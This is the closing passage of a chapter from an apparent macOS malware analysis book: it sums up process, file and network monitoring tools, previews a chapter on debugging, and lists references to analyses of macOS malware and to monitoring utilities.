Through these examples, it’s clear to see the value of network monitoring tools as part of a larger malware analysis toolkit.

Up Next...

In this chapter we discussed process, file, and network monitors. These passive dynamic analysis tools are an essential part of the malware analyst's toolkit, as they provide invaluable insight into the capabilities and functionality of malware specimens.

However, sometimes more powerful tools are needed. In the next chapter, we’ll dive into the world of debugging, arguably the most thorough and comprehensive way to analyze even the most complex malware threats.

References

1. OSX.Eleanor
https://objective-see.com/blog/blog_0x16.html

2. wacaw
http://webcam-tools.sourceforge.net/

3. “Dissecting OSX.FruitFly via a Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

4. ProcessMonitor
https://objective-see.com/products/utilities.html#ProcessMonitor

5. OSX.MacLoader
https://objective-see.com/blog/blog_0x53.html#lazarus-loader-aka-macloader

6. OSX.WindTail
https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf

7. fs_usage
x-man-page://fs_usage

8. OSX.ColdRoot
https://objective-see.com/blog/blog_0x2A.html

9. FileMonitor
https://objective-see.com/products/utilities.html#FileMonitor

10. OSX.BirdMiner
https://objective-see.com/blog/blog_0x53.html#osx-birdminer-osx-loudminer

11. OSX.Yort(B)
https://objective-see.com/blog/blog_0x53.html#osx-yort-b

12. OSX.CookieMiner
https://objective-see.com/blog/blog_0x53.html#osx-cookieminer

13. Netiquette
https://objective-see.com/products/netiquette.html

14. Wireshark
https://www.wireshark.org/

15. netstat
x-man-page://netstat

16. lsof
x-man-page://lsof

17. nettop
x-man-page://nettop

18. “H e т -Work: Darwin Networking”
http://newosxbook.com/bonus/vol1ch16.html

19. tcpdump
x-man-page://tcpdump

20. “Burned by Fire(fox): a Firefox 0day drops another macOS Backdoor (OSX.Mokes.B)”
https://objective-see.com/blog/blog_0x45.html

21. “The Dacls RAT ...now on macOS!”
https://objective-see.com/blog/blog_0x57.html

22. “Analyzing the Anti-Analysis Logic of an Adware Installer”
https://objective-see.com/blog/blog_0x0C.html